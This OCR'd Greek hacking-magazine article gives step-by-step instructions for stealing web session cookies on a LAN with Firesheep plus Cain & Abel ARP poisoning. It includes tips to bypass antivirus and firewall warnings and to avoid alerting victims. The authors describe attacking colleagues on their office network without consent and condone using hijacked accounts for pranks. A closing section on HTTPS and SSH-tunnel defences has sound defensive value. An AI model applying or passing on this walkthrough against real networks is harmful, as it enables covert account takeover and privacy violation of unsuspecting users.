


Όσον αφορά στη δοκιμή με το Firesheep, το Cain το θέλετε μόνο για ARP spoofing κι όχι για να επεξεργαστείτε τα πακέτα που κυκλοφορούν στο τοπικό δίκτυο. Προκειμένου, λοιπόν, ν' αποφύγετε προβλήματα που ενδέχεται να δημιουργηθούν στο LAN και να θορυβήσουν τους χρήστες, κάντε ένα κλικ στο κουμπί Clear All ώστε το Cain να μην επιχειρήσει κανενός είδους φιλτράρισμα.




Ιδιαίτερα στα ανοικτά, μη προστατευμένα Wireless Access Points (WAP ή AP), όπου οι συνδέσεις των χρηστών δεν κρυπτογραφούνται (π.χ., κατά WEP ή WPA) κι επιπρόσθετα τα εισερχόμενα πακέτα που λαμβάνει το WAP εκπέμπονται προς όλους τους wireless clients, η απλή ενεργοποίηση του Firesheep είναι ό,τι χρειάζεται ώστε ο επιτιθέμενος ν' αποκτήσει πρόσβαση στους λογαριασμούς άλλων χρηστών του AP. Μάλιστα, με το που γίνεται υποκλοπή κάποιου session cookie, στη sidebar του Firesheep εμφανίζεται ένα εικονίδιο με το username του νόμιμου αποδέκτη του cookie. Μαζί με το username –κι αναλόγως του site από το οποίο υποκλάπηκε το session cookie– το εικονίδιο ενδέχεται ν' αποτελείται από τη φωτογραφία του ανυποψίαστου χρήστη. Ο επιτιθέμενος, λοιπόν, αρκεί να κάνει ένα διπλό κλικ πάνω στο εικονίδιο κι αμέσως αποκτά *πλήρη* πρόσβαση στον αντίστοιχο λογαριασμό.


ΑΛΛΟ ΑΣΥΡΜΑΤΑ, ΑΛΛΟ ΕΝΣΥΡΜΑΤΑ




Το Firesheep είναι ικανό για τέτοια κόλπα ακριβώς επειδή είναι σε θέση να σνιφάρει τα μη κρυπτογραφημένα πακέτα που διακινούνται εντός ενός ασύρματου, απροστάτευτου δικτύου. Επιπρόσθετα, από τη στιγμή που στα ασύρματα δίκτυα τα access points εκπέμπουν τα εισερχόμενα πακέτα προς *όλους* τους wireless clients, η δουλειά του Firesheep διευκολύνεται σημαντικά. Τι γίνεται όμως στην περίπτωση ενός ενσύρματου δικτύου, όπως το LAN που έχουμε στο σπίτι, στο εργαστήριο ή στο γραφείο; Εκεί τα πράγματα είναι λίγο πιο δύσκολα για το Firesheep. Σ' ένα ενσύρματο LAN τη θέση του AP έχει ένας τυπικός router, ο οποίος γνωρίζει εκ των προτέρων για ποιον

client προορίζεται ένα πακέτο που λαμβάνει από τον έξω κόσμο (π.χ., από ένα άλλο LAN ή το ίδιο το Internet). Ακριβώς γι' αυτό του το στέλνει απευθείας και δεν το εκπέμπει σ' όλους τους πελάτες του LAN. Έτσι, αν ένα πακέτο προορίζεται για το μηχάνημα Χ κι ο επιτιθέμενος βρίσκεται στο Α, είναι προφανές ότι δεν θα λάβει ποτέ το πακέτο του Χ για να το σνιφάρει! Εκτός βέβαια κι αν ο χρήστης του Α καταφύγει







Το Cain έχει εφαρμόσει μια επίθεση ARP poisoning στο τοπικό δίκτυο, ουσιαστικά παίζοντας το ρόλο router για όλα τα άλλα boxes. Έτσι, το Firesheep μπορεί να ψάχνει για session cookies από τα logins των χρηστών του δικτύου σε διάφορα κοινωνικά –κι όχι μόνο– site.

στην τεχνική του ARP spoofing ή αλλιώς ARP poisoning, την οποία, όπως όλοι οι τακτικοί αναγνώστες του total XAKER γνωρίζουν, έχουμε χρησιμοποιήσει πολλές φορές στο παρελθόν :D

Από τη στιγμή, λοιπόν, που η χρήση του Firesheep σ' ένα ανοικτό, απροστάτευτο ασύρματο δίκτυο είναι παιχνιδάκι και δεν παρουσιάζει ιδιαίτερο ενδιαφέρον, στη συνέχεια του παρόντος άρθρου θα κάνουμε μια επίδειξη της χρήσης του στο πλαίσιο ενός ενσύρματου LAN.

ΑΝΑΛΥΤΙΚΗ ΕΠΙΔΕΙΞΗ ΕΠΙΘΕΣΗΣ ΣΕ LAN

Θα δουλέψουμε από ένα PC με λειτουργικό σύστημα Windows 7 Ultimate 64bit και προεγκατεστημένο το Firefox 3.6.12. Να σημειώσουμε εδώ ότι το μηχανάκι που χρησιμοποιήσαμε για τις δοκιμές μας ήταν μέλος του εταιρικού, τοπικού δικτύου που χρησιμοποιούν άνθρωποι από τα περιοδικά total XAKER, RAM και HiTECH. Περιττό να πούμε ότι δεν είχαμε ειδοποιήσει κανέναν για τις δοκιμές που σκοπεύαμε να κάνουμε. Ύστερα όμως από την επιτυχημένη επίθεση τους φωνάξαμε να έρθουν και να δουν με τα μάτια τους το Firesheep σε δράση! Ας περάσουμε όμως στην ίδια την επίθεση, την οποία παρουσιάζουμε ακολούθως, αναλυτικά και βήμα προς βήμα.

Βήμα 1, κατέβασμα Firesheep. Πηγαίνετε στη διεύθυνση

https://github.com/codebutler/firesheep/downloads

και κατεβάστε την τελευταία έκδοση του Firesheep. Τη στιγμή που γράφεται το παρόν αυτή είναι η 0.1 (αρχείο firesheep-0.1-1.xpi) και δουλεύει σε Firefox που τρέχει κάτω από Windows ή Mac OS X. Μια εναλλακτική τοποθεσία για την έκδοση 0.1 του Firesheep είναι η

http://bit.ly/tX39firesheep

(direct link σε public folder του Dropbox).

Βήμα 2, εγκατάσταση Firesheep. Αν ο Firefox δεν άνοιξε αυτόματα το *.xpi ώστε να ζητήσει άδεια για εγκατάσταση, τότε το σχετικό αρχείο είναι απλά αποθηκευμένο στον προκαθορισμένο φάκελο για τα downloads και σας περιμένει. Βρείτε το, κάντε ένα δεξί κλικ πάνω του κι ανοίξτε το μέσα από τον Firefox. Σε κάθε περίπτωση, για να ολοκληρωθεί η εγκατάσταση του extension θα χρειαστεί να επανεκκινήσετε τον browser.

Βήμα 3, εγκατάσταση WinPcap (προαιρετικό). Προκειμένου να 'ναι εφικτό το packet sniffing μέσα από τα Windows, στο λειτουργικό πρέπει να 'ναι εγκατεστημένη η κατάλληλη βιβλιοθήκη. Ο λόγος γίνεται για τη WinPcap, η οποία διατίθεται δωρεάν από το

www.winpcap.org/install/default.htm

Σημείωση: Τη βιβλιοθήκη WinPcap θα 'χετε την ευκαιρία να την εγκαταστήσετε και στο επόμενο βήμα, μέσα από τον installer του Cain & Abel.

Βήμα 4, κατέβασμα κι εγκατάσταση Cain & Abel. Για το ARP spoofing θα καταφύγουμε στις υπηρεσίες του πανίσχυρου και δημοφιλούς sniffer ονόματι Cain & Abel – στο εξής απλά Cain. Κατεβάστε το πρόγραμμα από το

www.oxid.it/cain.html

κι εγκαταστήστε το. Αν στο σύστημά σας δεν είναι παρούσα η βιβλιοθήκη WinPCap, π.χ., επειδή δεν την είχατε ήδη εγκατεστημένη και προσπεράσατε το βήμα 3, όταν τώρα ο installer του Cain σάς προτείνει να την εγκαταστήσει, αφήστε τον να το κάνει.

Σημείωση: Το antivirus που χρησιμοποιείτε ενδέχεται να χαρακτηρίσει το Cain ως malware και να χτυπήσει συναγερμό. Πείτε του να το αγνοήσει (π.χ., δημιουργώντας μια εξαίρεση) και να το αφήσει να εγκατασταθεί.

Βήμα 6, εκκίνηση Cain. Ξεκινήστε το Cain. Από την προτροπή του User Account Control που θα παρουσιαστεί –δεν πιστεύουμε να 'χετε το UAC απενεργοποιημένο;– επιτρέψτε του να λειτουργήσει. Εξάλλου, αν το antivirus παραπονεθεί, πείτε του ν' αφήσει το Cain στην ησυχία του. Τέλος, το ίδιο το Cain ενδέχεται να γκρινιάζει για το personal firewall που κατά πάσα πιθανότητα είναι ενεργοποιημένο στον υπολογιστή σας. Σε μια τέτοια περίπτωση είτε απενεργοποιήστε προσωρινά το firewall (δεν προτείνεται) είτε προσθέστε μια εξαίρεση στους κανόνες του, έτσι ώστε το Cain να λειτουργεί ανεμπόδιστα.

Βήμα 7, ρύθμιση Cain. Κάντε ένα κλικ στο Configure. Από το παράθυρο με το όνομα Configuration Dialog που θα εμφανιστεί πηγαίνετε πρώτα στην καρτέλα Sniffer. Εκεί, φροντίστε ώστε να 'ναι επιλεγμένος ο network adapter που «ακουμπάει» στο τοπικό δίκτυο στο οποίο σας ενδιαφέρει να κάνετε ARP poisoning. Αν εμφανίζονται πολλοί adapter και δεν είστε σίγουροι για το ποιον πρέπει να επιλέξετε, συμβουλευτείτε και τη στήλη IP address. Η αμέσως επόμενη κίνηση είναι προαιρετική: Πηγαίνετε στην καρτέλα ARP (Arp Poison Routing), επιλέξτε το Use Spoofed IP and MAC addresses (πλαίσιο Spoofing Options) και στη θυρίδα IP, από κάτω, βάλτε μια διεύθυνση IP κατάλληλη για το δίκτυο στο οποίο συμμετέχει ο υπολογιστής και που δεν έχει ήδη δεσμευτεί από άλλο μηχάνημα. Τέλος, πηγαίνετε στην καρτέλα Filters and ports. Αναλόγως του πλήθους των μηχανημάτων που θα εμπλέξετε στην επίθεση ARP poisoning, είναι πιθανόν το PC σας να μην μπορεί να αντεπεξέλθει στην αυξημένη κίνηση που θα 'χει να διαχειριστεί κι έτσι να δημιουργηθούν προβλήματα στο LAN. Είναι επίσης πιθανό οι browser των χρηστών να εμφανίσουν προειδοποιήσεις για μη έγκυρα πιστοποιητικά. Τώρα, από τη στιγμή που με κανέναν τρόπο δεν θέλετε να τους βάλετε σε υποψίες, πατήστε το κουμπί Clear All ώστε το Cain να μην επιχειρήσει κανενός είδους φιλτράρισμα. Ούτως ή άλλως εσείς το Cain το θέλετε μόνο για ARP spoofing κι όχι για να επεξεργαστείτε τα πακέτα που κυκλοφορούν στο τοπικό δίκτυο. Αφού, λοιπόν, πατήσετε στο Clear All, πατήστε και στο κουμπί OK, από κάτω, προκειμένου να επικυρώσετε τις ρυθμίσεις που κάνατε και το σχετικό παράθυρο να κλείσει.

Βήμα 8, εκκίνηση ARP poisoning. Κάντε κλικ στην καρτέλα Sniffer (πάνω) και μετά άλλο ένα στο ARP (κάτω). Επιλέξτε File --> Add to list. Θα εμφανιστεί το παράθυρο με τίτλο New ARP Poison Routing. Από το πλαίσιο αριστερά επιλέξτε το IP που αντιστοιχεί στον router του τοπικού δικτύου. Στη δική μας περίπτωση το ζητούμενο IP ήταν το 192.168.148.1. Στο πλαίσιο αριστερά διαλέξτε τα IP των μηχανημάτων του δικτύου που θέλετε να «δηλητηριάσετε», δηλαδή να κάνετε ARP poisoning. Εμείς αποφασίσαμε να τα επιλέξουμε όλα. Ακολούθως πατήστε στο

κουμπί ΟΚ, από κάτω. Στο πάνω πλαίσιο του κεντρικού παραθύρου του Cain θα δείτε μεταξύ ποιων IP πρόκειται να γίνει ARP poisoning. Για να ξεκινήσει η επίθεση, κάντε ένα κλικ στο κίτρινο εικονίδιο με το σήμα της ραδιενέργειας, πάνω αριστερά. Σε λίγα δευτερόλεπτα θα δείτε και το κάτω πλαίσιο του κεντρικού παραθύρου του Cain να γεμίζει με εγγραφές: Πρόκειται για μια εικόνα της δικτυακής κίνησης μέσα στο LAN, η οποία τώρα περνά από το μηχάνημά σας. Ουσιαστικά, το Windows box έχει γίνει router για όλους τους υπολογιστές με IP που φαίνονται στο πάνω πλαίσιο.

Βήμα 9, ρύθμιση του Firesheep. Πηγαίνετε τώρα στο Firefox, δώστε Tools --> Add-ons, επιλέξτε Firesheep και πατήστε στο Options. Στο το παράθυρο επιλογών που θα εμφανιστεί πηγαίνετε στην καρτέλα Capture. Στο Interface, από κάτω, φροντίστε ώστε να 'ναι επιλεγμένη η κάρτα δικτύου από την οποία το Windows box βγαίνει στο δίκτυο. Αν θέλετε, πηγαίνετε και στην καρτέλα Websites, ώστε να δείτε ποιων site τα session cookies αναγνωρίζει –και υποκλέπτει– το Firesheep. Κλείστε το παράθυρο επιλογών.


Στις ρυθμίσεις του Firesheep το μόνο που πρέπει να προσέξετε είναι να 'χει επιλεγεί το network interface που «ακουμπά» στο δίκτυο από το οποίο σκοπεύετε να ψαρέψετε session cookies. Η σχετική ρύθμιση βρίσκεται στην καρτέλα Capture. Στη διπλανή, ονόματι Websites, μπορείτε να δείτε από ποιους δικτυακούς τόπους το Firesheep ψάχνει για session cookies. Αν έχετε κάποιον τόπο υπόψη αλλά δεν υπάρχει στην προκαθορισμένη λίστα, προσθέστε τον.

Βήμα 10, εκκίνηση του Firesheep . Εμφανίστε την μπάρα του Firesheep ακολουθώντας τη διαδρομή View --> Sidebar --> Firesheep ή πατώντας απλώς το συνδυασμό πλήκτρων [CTRL+SHIFT+S]. Μ' ένα κλικ στο κουμπί Start Capturing το Firesheep πιάνει αμέσως δουλειά. Ίσως χρειαστεί να επιδείξετε λίγη υπομονή: Ανάλογα με το τι κάνουν και σε ποια site πηγαίνουν οι άλλοι χρήστες του LAN, σε λίγο θ' αρχίσετε να βλέπετε εικονίδια με usernames που έχουν σε διάφορα site – ενδεχομένως και τα avatar τους. Με διπλό κλικ σε καθένα απ' αυτά τα εικονίδια αποκτάτε πλήρη πρόσβαση στον αντίστοιχο λογαριασμό. Ναι, έχετε δίκιο: Είναι τρομακτικό! Εμείς το μόνο που θα επισημάνουμε εδώ είναι ότι ακριβώς επειδή ξέρουμε πόσο εύκολα μπορεί κάποιος να παρασυρθεί και ν' αρχίσει τις σκανδαλιές, αν παρασυρθείτε κι εσείς τουλάχιστον περιοριστείτε σε αθώα αστεία ή φάρσες. Εξάλλου, όπως θα δούμε σε λίγο, αντίμετρα για το Firesheep υπάρχουν.

Κι αν τα χρησιμοποιήσουν και σας εντοπίσουν, καλό είναι να γνωρίζουν ότι δεν είστε κακοπροαίρετοι. Για να σταματήσει το Firesheep τη δουλειά του, πατήστε στο Stop Capturing. Μην ξεχάσετε να σταματήσετε και το ARP poisoning, μ' ένα κλικ στο κίτρινο κουμπάκι του Cain. Ξέρετε, αυτό με το σήμα της ραδιενέργειας ;)

ΜΕΤΡΑ ΠΡΟΣΤΑΣΙΑΣ

Ειδικά όταν συνδεόμαστε σε ανοικτά, απροστάτευτα ασύρματα δίκτυα, καλό είναι να αποφεύγουμε συνδέσεις σε site όπου διατηρούμε λογαριασμούς - και δεν εννο-



Το Firesheep έχει ενεργοποιηθεί εδώ και δύο περίπου λεπτά και ήδη έχει πιάσει λαβράκια από τα Amazon, Facebook, Twitter αλλά και το από Επίσημο Ανεπίσημο bl0g του total XAKER! Με το Gmail όμως δεν τα κατάφερε, αφού η Google κρυπτογραφεί ολόκληρα τα sessions των χρηστών της και όχι μόνο τα logins. Αλήθεια, πότε θ' ακολουθήσουν κι άλλα site; :P

ούμε μόνο τραπεζικούς. Μερικές φορές όμως χρειάζεται να συνδεόμαστε, οπότε σε τέτοιες περιπτώσεις ο καλύτερος τρόπος είναι να σερφάρουμε μέσω SSH tunnel. Όλες τις λεπτομέρειες για την υλοποίηση τέτοιων tunnels θα τις βρείτε σε σχετικό άρθρο που είχαμε δημοδιεύσει στο τεύχος 28. Το ίδιο ακριβώς άρθρο βρίσκεται αναρτημένο και στο Επίσημο Ανεπίσημο bl0g του total XAKER, στη διεύθυνση

`http://txaker.defiant.gr/?p=3350`

Αν και η προσέγγιση του SSH tunneling είναι εξαιρετικά αποτελεσματική, έχει το μειονέκτημα ότι απαιτεί την παρουσία ενός άλλου, απομακρυσμένου υπολογιστή, ο οποίος φυσικά πρέπει να 'ναι online και κατά προτίμηση δικός μας. Η αμέσως καλύτερη λύση είναι να δοκιμάζουμε και να επιβάλλουμε οι ίδιοι τη χρήση του HTTPS - τουλάχιστον για όπου υποστηρίζεται. Για παράδειγμα, αντί στη μπάρα του browser να πληκτρολογούμε τη διεύθυνση

`www.facebook.com`

μπορούμε να πληκτρολογούμε την

`https://www.facebook.com`

Για κάποια site που υποστηρίζουν πλήρεις συνδέσεις HTTPS αυτό θα δουλέψει μια χαρά. Δεν αποτελεί όμως τέλεια λύση, αφού ακόμα και για τις περιπτώσεις που υποστηρίζονται "χειροκίνητα" HTTPS sessions δεν σημαίνει ότι θα δουλεύουν όλα τα χαρακτηριστικά που προσφέρει το απομακρυσμένο site. Και για να μείνουμε στο παράδειγμα του Facebook, να σημειώσουμε ότι μέσω σύνδεσης HTTPS δεν δουλεύει το chat και διάφορα άλλα apps (τουλάχιστον αυτό ισχύει έως τη στιγμή που γράφεται το παρόν). Μια άρτια λύση θα ήταν να ληφθεί μέριμνα από πλευράς Facebook ώστε όλα όσα προσφέρονται από εκεί να δουλεύουν υποχρετικά κι αυτόματα μέσω HTTPS, όπως δηλαδή κάνει και η Google με υπηρεσίες της σαν το Gmail και το Docs.
Ένα extension του Firefox που επιχειρεί να επιβάλλει τη χρήση του HTTPS σε μια σειρά από sites είναι το "HTTPS Everywhere". Αποτελεί καρπό της συνεργασίας των The Tor Project και Electronic Frontier Foundation και μπορείτε να το εγκαταστήσετε απευθείας από το

`https://www.eff.org/https-everywhere`

